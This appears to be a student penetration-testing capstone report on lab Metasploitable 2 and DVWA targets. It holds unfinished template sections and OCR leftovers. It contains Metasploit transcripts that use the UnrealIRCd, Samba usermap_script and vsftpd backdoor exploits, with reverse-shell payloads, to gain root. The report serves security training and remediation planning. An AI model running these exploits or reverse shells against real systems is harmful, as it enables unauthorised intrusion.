PENETRATION TESTING CAPSTONE PROJECT REPORT

Vertex Digital Systems

Internal Network and Web Application Penetration Testing

Prepared by: Waheedah Olayiwola

Assessment type: Controlled laboratory security assessment

Date: 09/10/2026

Table of Contents

- 1. Executive Summary
- 2. Engagement Scope and Methodology
- 3. Vulnerability Assessment Summary
- 4. Internal Network Penetration Testing
- 5. Web Application Penetration Testing
- 6. Consolidated Exploitation Summary
- 7. Business Impact Assessment
- 8. Risk Prioritisation Matrix
- 9. Recommendations and Remediation Plan
- 10. Appendices

1. Executive Summary

Vertex Digital Systems commissioned a security assessment project comprising an earlier internal vulnerability assessment followed by internal network and web application penetration testing in a controlled laboratory environment. The purpose of the work was to identify weaknesses, validate selected risks through authorised testing, understand the level of access or data exposure demonstrated, and provide practical remediation guidance.

The earlier vulnerability assessment used Kali Linux, Nmap and Nessus to examine the authorised internal server, recorded in the VA report as a Metasploitable 2 virtual machine at 192.168.10.3. The VA report recorded 11 Critical, 7 High, 23 Medium, 9 Low and 130 Informational findings. These are scanner-reported assessment counts from the prior phase and should not be interpreted as 180 independently exploited vulnerabilities. The VA report recommends addressing Critical findings immediately, High findings within one week, and conducting a retest after remediation.

The subsequent practical work covered both internal network penetration testing and web application penetration testing. The supplied web walkthrough uses DVWA hosted on Metasploitable 2 and describes testing authentication brute force, cross-site request forgery (CSRF), and SQL injection with Kali Linux and tools including Nmap, Nikto, Dirb, WhatWeb and Burp Suite.

The principal business concern indicated by the prior VA results is the breadth of potential exposure across software patching, network services, configuration, authentication and administrative access. Where practical exploitation demonstrates unauthorised access, database exposure or elevated privileges, those findings should be prioritised because they may enable further compromise. This report distinguishes scanner findings from vulnerabilities that were successfully exploited.

Headline Risk Snapshot

Measure	Reported result / status
Prior VA Critical	11
Prior VA High	7
Prior VA Medium	23
Prior VA Low	9
Prior VA Informational	130

Internal network exploitation	〔Insert number of validated findings and highest privilege actually achieved〕
Web application exploitation	〔Confirm results for brute force, CSRF and SQL injection from practical evidence〕
Overall risk position	Elevated pending remediation and retesting; final rating should be confirmed after evidence review

Executive Recommendations

- Remediate the prior VA Critical findings as an immediate priority and address High findings within one week, consistent with the VA report's recommendations.
- Patch or upgrade vulnerable and unsupported services; disable unnecessary services and restrict required services with host and network firewall rules.
- Harden authentication with strong unique passwords, rate limiting or lockout controls, and multi-factor authentication for privileged accounts where supported.
- Use parameterized database queries and server-side validation to prevent SQL injection; use anti-CSRF tokens and appropriate cookie protections for state-changing web actions.
- Apply least privilege, restrict administrative interfaces to trusted management networks, and review service permissions.
- Retest each remediated finding and retain evidence showing the weakness is no longer reproducible.

2. Engagement Scope and Methodology

2.1 Purpose and Objectives

The engagement extended the earlier vulnerability assessment by using controlled penetration-testing activities to evaluate whether selected weaknesses could be exploited and what impact would follow. Objectives were to:

- Confirm the authorised lab targets and map exposed services, ports and application endpoints.
- Identify and validate selected network and web application weaknesses.
- Demonstrate exploitability only where authorised and safe, documenting the actual access or data exposure achieved.

- Classify findings using relevant CVE, CWE and OWASP references where applicable.
- Translate technical findings into business risk and prioritised remediation actions.
- Provide a repeatable evidence trail and a retesting plan.

2.2 Scope

Scope element	Details
Organisation / report subject	Vertex Digital Systems
Internal network target	Metasploitable 2 lab VM; earlier VA report records 192.168.10.3. Confirm the IP used during the later penetration test.
Web application	DVWA (Damn Vulnerable Web Application), hosted in the lab environment as described in the supplied walkthrough. Confirm actual URL and host.
Assessment machine	Kali Linux
Network testing	Reconnaissance, service and version enumeration, selected vulnerability validation and authorised exploitation.
Web testing	Application reconnaissance, request inspection, vulnerability testing and controlled exploitation of in-scope modules.

2.3 Rules of Engagement and Safety

Testing must remain within the expressly authorised isolated laboratory environment. Do not test unrelated hosts or networks. Denial-of-service and destructive activity are excluded. Any evidence collected must be limited to what is necessary to demonstrate impact; secrets, credentials, password hashes and personal data should be redacted in the report. Record the date, target, tool, command or request, result and screenshot reference for each test.

2.4 Tools and Technologies

Tool / technology	Purpose in the workflow
Kali Linux	Assessment workstation and security-testing environment.
Nmap	Host reachability, open-port discovery and service/version enumeration.

Nessus	Automated vulnerability identification during the earlier VA phase.
Nikto	Web server checks for common misconfigurations and known issues.
Dirb	Directory and endpoint discovery.
WhatWeb / Wappalyzer	Web technology fingerprinting.
Burp Suite	Intercepting proxy to inspect and replay authorised web requests.
DVWA / Metasploitable 2	Intentionally vulnerable lab application and host, as described in the walkthrough.
OWASP Top 10; CVE / CVSS references	Classification and risk context; use only the category, identifier and score supported by the evidence.

2.5 Methodology

Phase 1 – Planning and setup

Confirm authorisation, target IPs, test boundaries, VM connectivity and evidence-handling rules.

Phase 2 – Reconnaissance

Identify open ports and services; enumerate web paths and endpoints; fingerprint the web stack; record the attack surface.

Phase 3 – Vulnerability identification

Compare observed services and application behaviour with known weaknesses; inspect requests and inputs; correlate scanner output with target evidence.

Phase 4 – Controlled exploitation and impact validation

Attempt only authorised, in-scope validation. Record whether exploitation succeeded, the exact level of access, and the minimum evidence needed to demonstrate impact.

Phase 5 – Reporting and remediation

Consolidate findings, assign evidence-based severity, explain business impact, recommend fixes and define retesting criteria.

2.6 Limitations

The earlier VA report states that the assessment was limited to the authorised internal server and excluded denial-of-service, destructive exploitation, social engineering, phishing and out-of-scope systems. Automated scan results may include false positives or findings that are not exploitable in the tested context. The current report cannot independently verify the later practical outcomes because the network exploit logs and screenshots have not yet been inserted.

3. Vulnerability Assessment Summary (Reference)

This section summarises the previously completed vulnerability assessment; it is background to the capstone, not new penetration-testing work. The VA report describes an internal assessment of a Metasploitable 2 server at 192.168.10.3 from Kali Linux, using Nmap for port/service enumeration and Nessus for vulnerability identification.

3.1 Reported Finding Distribution

Severity / category	Count	Treatment
Critical	11	Immediate priority; validate applicability and remediate first.
High	7	Address within one week, as recommended by the source VA report.
Medium	23	Schedule remediation after Critical and High findings, considering exposure and business context.
Low	9	Remediate through planned hardening and maintenance.
Informational	130	Review for useful configuration or asset-management information; not necessarily vulnerabilities.
Total recorded items	180	Sum of the categories reported in the supplied VA report; confirm against the original Nessus export.

3.2 Assessment Approach

The prior assessment workflow comprised planning and environment preparation, reconnaissance and scanning, vulnerability identification, risk analysis, and reporting. Nmap was used to identify open ports, services and versions. Nessus was used to identify known vulnerabilities and configuration weaknesses, with CVE identifiers and CVSS scores cross-referenced where applicable. The report notes that findings should be checked against observed service/version evidence rather than accepted solely from scanner output.

3.3 Key Themes and Limitations of the VA Results

- The report recommends stronger patch and software lifecycle management, including upgrading unsupported software and scheduling regular scans.
- Configuration hardening includes disabling unnecessary services and insecure protocols, using secure baselines and reducing service privileges.
- Access-control improvements include removing default credentials where possible, strong passwords, MFA for administrative access, disabling unused accounts and least privilege.
- Network security improvements include closing unnecessary ports, restricting services with firewall rules and separating administration from ordinary traffic.
- Monitoring improvements include centralised logs, authentication monitoring, network monitoring and alerts for suspicious activity.

3.4 Relationship to the Penetration Test

The VA phase identifies potential weaknesses; penetration testing then evaluates selected weaknesses in context and determines whether an attacker can demonstrate access or impact. The report must preserve this distinction: a scanner finding is not automatically an exploited vulnerability, and an exploitation claim must be supported by the practical evidence.

4. Internal Network Penetration Testing – Findings and Evidence

This phase evaluates the internal network exposure identified during reconnaissance and the earlier VA. The supplied materials confirm that the project included internal network penetration testing, but do not provide the user's specific exploited network findings, commands, shell screenshots or privilege levels. The following structure is ready for completion with the actual practical results.

The prior VA report records the target as a Metasploitable 2 virtual machine at 192.168.10.3. The later network test target and IP must be verified against the lab notes. Use the Nmap evidence to report only ports and services actually observed.

```
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ ping 192.168.10.3
PING 192.168.10.3 (192.168.10.3) 56(84) bytes of data.
64 bytes from 192.168.10.3: icmp_seq=1 ttl=64 time=4.84 ms
64 bytes from 192.168.10.3: icmp_seq=2 ttl=64 time=2.07 ms
64 bytes from 192.168.10.3: icmp_seq=3 ttl=64 time=2.19 ms
64 bytes from 192.168.10.3: icmp_seq=4 ttl=64 time=3.00 ms
64 bytes from 192.168.10.3: icmp_seq=5 ttl=64 time=1.56 ms
64 bytes from 192.168.10.3: icmp_seq=6 ttl=64 time=1.37 ms
64 bytes from 192.168.10.3: icmp_seq=7 ttl=64 time=1.24 ms
64 bytes from 192.168.10.3: icmp_seq=8 ttl=64 time=2.35 ms
64 bytes from 192.168.10.3: icmp_seq=9 ttl=64 time=3.84 ms
64 bytes from 192.168.10.3: icmp_seq=10 ttl=64 time=2.31 ms
64 bytes from 192.168.10.3: icmp_seq=11 ttl=64 time=1.65 ms
64 bytes from 192.168.10.3: icmp_seq=12 ttl=64 time=2.48 ms
64 bytes from 192.168.10.3: icmp_seq=13 ttl=64 time=1.67 ms
64 bytes from 192.168.10.3: icmp_seq=14 ttl=64 time=2.09 ms
^C
── 192.168.10.3 ping statistics ──
14 packets transmitted, 14 received, 0% packet loss, time 13031ms
rtt min/avg/max/mdev = 1.239/2.331/4.844/0.957 ms
```

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.10.3

─────────────────
DIRB v2.22
By The Dark Raver
─────────────────

START_TIME: Sun Sep 27 21:32:49 2026
URL_BASE: http://192.168.10.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

─────────────────

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.10.3/ ----
+ http://192.168.10.3/cgi-bin/ (CODE:403|SIZE:293)
==> DIRECTORY: http://192.168.10.3/dav/
+ http://192.168.10.3/index (CODE:200|SIZE:891)
+ http://192.168.10.3/index.php (CODE:200|SIZE:891)
+ http://192.168.10.3/phpinfo (CODE:200|SIZE:48062)
+ http://192.168.10.3/phpinfo.php (CODE:200|SIZE:48074)
==> DIRECTORY: http://192.168.10.3/phpMyAdmin/
+ http://192.168.10.3/server-status (CODE:403|SIZE:298)
==> DIRECTORY: http://192.168.10.3/test/
==> DIRECTORY: http://192.168.10.3/twiki/

---- Entering directory: http://192.168.10.3/dav/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.10.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-27 22:57 -0400
Nmap scan report for 192.168.10.1
Host is up (0.0015s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.10.2
Host is up (0.00072s latency).
MAC Address: 08:00:27:3D:03:79 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.10.3
Host is up (0.0028s latency).
MAC Address: 08:00:27:0D:57:8B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.10.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.07 seconds
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.10.3
RHOSTS ⇒ 192.168.10.3
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT ⇒ 6667
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.10.4
LHOST ⇒ 192.168.10.4
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.10.3     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.10.4     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux/Unix Command
```

Activate Windows
Go to Settings to activate Windows.

```
msf > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2     \_ target: Automatic                                .                .          .      .
   3     \_ target: Windows 2000 English                     .                .          .      .
   4     \_ target: Windows XP English SP0-1                 .                .          .      .
   5     \_ target: Windows XP English SP2                   .                .          .      .
   6     \_ target: Windows 2003 English SP0                 .                .          .      .
   7   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   8   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   9     \_ target: Windows x86                              .                .          .      .
   10    \_ target: Windows x64                              .                .          .      .
   11  post/linux/gather/enum_configs                        .                normal     No     Linux Gather Configurations
   12  auxiliary/scanner/rsync/modules_list                  .                normal     No     List Rsync Modules
   13  exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   14  exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   15  exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   16  exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   17  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   18    \_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10  .            .          .      .
   19    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10   .            .          .      .
   20    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.04   .            .          .      .
```

Activate Windows
Go to Settings to activate Windows.

```
msf exploit(multi/samba/usermap_script) > set RHOSTS  192.168.10.3
RHOSTS ⇒ 192.168.10.3
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.10.4:4444
[*] Command shell session 2 opened (192.168.10.4:4444 → 192.168.10.3:34228) at 2026-09-27 19:49:26 -0400

whoami
root
```

```
View the full module info with the info, or info -d command.

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.10.4:4444
[*] 192.168.10.3:6667 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.10.3:6667 - Connected to 192.168.10.3:6667
[*] 192.168.10.3:6667 - Trying to register a new IRC user: rhett
[+] 192.168.10.3:6667 - The target appears to be vulnerable. UnrealIRCd detected after registration
[*] 192.168.10.3:6667 - Connected to 192.168.10.3:6667
[*] 192.168.10.3:6667 - Sending IRC backdoor command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo NGI9TLY4zURSwV8Z;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "NGI9TLY4zURSwV8Z\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.10.4:4444 → 192.168.10.3:37577) at 2026-09-27 19:37:55 -0400

whoami
root
```

```
View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami

[*] exec: whoami

root
msf exploit(unix/ftp/vsftpd_234_backdoor) > id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root)
msf exploit(unix/ftp/vsftpd_234_backdoor) > uname -a
[*] exec: uname -a

Linux kali 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64 GNU/Linux
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.10.4
LHOST => 192.168.10.4
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.10.3
RHOST => 192.168.10.3
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.10.4:4444
[*] 192.168.10.3:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.10.3:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 192.168.10.3:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.10.3:21 - Backdoor has been spawned!
[*] Meterpreter session 3 opened (192.168.10.4:4444 → 192.168.10.3:35635) at 2026-09-27 21:50:09 -0400

meterpreter > getuid
Server username: root
meterpreter > shell
whoami
Process 9336 created.
Channel 1 created.
root
```

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  Yes    VSFTPD 2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf >
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.10.3
RHOSTS => 192.168.10.3
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.10.3     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also
                                              Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST                            yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port



   When FETCH_COMMAND is one of CURL,GET,WGET:
```


Activate Windows
Go to Settings to activate Windows.

```
meterpreter > getuid
Server username: root
meterpreter > shell
whoami
Process 9336 created.
Channel 1 created.
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
mJzkhkgnwrL
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

5. Web Application Penetration Testing – Findings and Evidence

The web application penetration test was done against DVWA hosted on Metasploitable 2 in a controlled lab. Its workflow uses Nmap, Nikto, Dirb, WhatWeb/Wappalyzer and Burp Suite, and focuses on brute force, CSRF and SQL injection.





```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.10.3/dvwa/


-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Sep 27 21:37:30 2026
URL_BASE: http://192.168.10.3/dvwa/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.10.3/dvwa/ ----
+ http://192.168.10.3/dvwa/about (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.10.3/dvwa/config/
==> DIRECTORY: http://192.168.10.3/dvwa/docs/
==> DIRECTORY: http://192.168.10.3/dvwa/external/
+ http://192.168.10.3/dvwa/favicon.ico (CODE:200|SIZE:1406)
+ http://192.168.10.3/dvwa/index (CODE:302|SIZE:0)
+ http://192.168.10.3/dvwa/index.php (CODE:302|SIZE:0)
+ http://192.168.10.3/dvwa/instructions (CODE:302|SIZE:0)
+ http://192.168.10.3/dvwa/login (CODE:200|SIZE:1289)
+ http://192.168.10.3/dvwa/logout (CODE:302|SIZE:0)
+ http://192.168.10.3/dvwa/php.ini (CODE:200|SIZE:148)
+ http://192.168.10.3/dvwa/phpinfo (CODE:302|SIZE:0)
+ http://192.168.10.3/dvwa/phpinfo.php (CODE:302|SIZE:0)
+ http://192.168.10.3/dvwa/README (CODE:200|SIZE:4934)
+ http://192.168.10.3/dvwa/robots (CODE:200|SIZE:26)
+ http://192.168.10.3/dvwa/robots.txt (CODE:200|SIZE:26)
+ http://192.168.10.3/dvwa/security (CODE:302|SIZE:0)
```



6. Consolidated Exploitation Summary

This table consolidates findings from both phases. The web rows reflect the vulnerability classes in the supplied walkthrough; their status and access/data outcomes must be confirmed from the user's actual evidence. The network rows are placeholders because the supplied materials do not identify the specific network vulnerabilities exploited.

CVE identifiers must refer to the actual affected product/version and the weakness demonstrated. Many application-level weaknesses, especially insecure custom logic, may not have a CVE. Use N/A where no valid CVE applies. OWASP categories are classifications, not CVE identifiers. Access level must reflect evidence: web account access is not equivalent to operating-system shell access or root privileges.

7. Business Impact Assessment

The purpose of this assessment is to explain the practical consequences of each validated weakness in language suitable for business and IT leadership. Potential impacts should be distinguished from impacts actually demonstrated in the lab.

7.1 Confidentiality, Integrity and Availability

- Confidentiality: consider whether unauthorised users could read application records, password hashes, configuration files or other restricted information.
- Integrity: consider whether the weakness permits unauthorised changes to accounts, records, system files or configurations.
- Availability: consider whether the weakness could disrupt a service or lock users out. Denial-of-service testing was excluded, so availability impact should be described as potential unless otherwise evidenced.

7.2 Organisational Implications

For Vertex Digital Systems, successful exploitation could result in incident response costs, service interruption, loss of customer or business information, regulatory or contractual consequences, and reputational damage. These are risk scenarios rather than claims that a real-world incident occurred. The final report should tie each consequence to a specific demonstrated weakness and avoid unsupported financial estimates.

8. Risk Prioritisation Matrix

Use the exact severity from Nessus where a finding originates from the VA and use the agreed project scoring method for new penetration-test findings. If a finding has no supplied CVSS score, do not invent one; assign a qualitative severity only where the report's rubric supports it and explain the rationale.

Priority	Typical response target	Treatment
Critical	Immediate	Mitigate or remediate promptly; consider restricting exposure until fixed where operationally safe.
High	Within 1 week	Schedule urgent remediation and track to completion.
Medium	Within 30 days (proposed target)	Plan remediation based on exposure, exploitability and business context.
Low	Within 90 days (proposed target)	Address through routine maintenance and hardening.
Informational	Review during normal change cycle	Assess relevance; informational items are not automatically vulnerabilities.

The Critical and High response targets above follow the prior VA report for Critical and High findings; the Medium and Low targets are proposed planning targets for this capstone and should be approved by the organisation if treated as formal SLAs.

9. Recommendations and Remediation Plan

9.1 Immediate Actions

- Review all 11 Critical VA findings and validate affected assets, applicability, and compensating controls; remediate or restrict exposure immediately where practical.
- Prioritise the 7 High VA findings for remediation within one week, following the earlier report's recommended timeframe.
- Disable or firewall unnecessary exposed services and restrict administrative interfaces to trusted management networks.
- Rotate any credentials shown or suspected to be exposed during testing; do not include live credentials in the report.
- Apply emergency patches or vendor mitigations for confirmed exploitable vulnerabilities, using change control and service-owner approval.

9.2 Technical Remediation by Weakness Type

Weakness type	Recommended corrective action	Validation
Outdated / vulnerable software	Upgrade to a vendor-supported release; apply security patches; remove unsupported components; maintain a software inventory and patch schedule.	Rescan with Nessus and verify the vulnerable version or condition is absent.
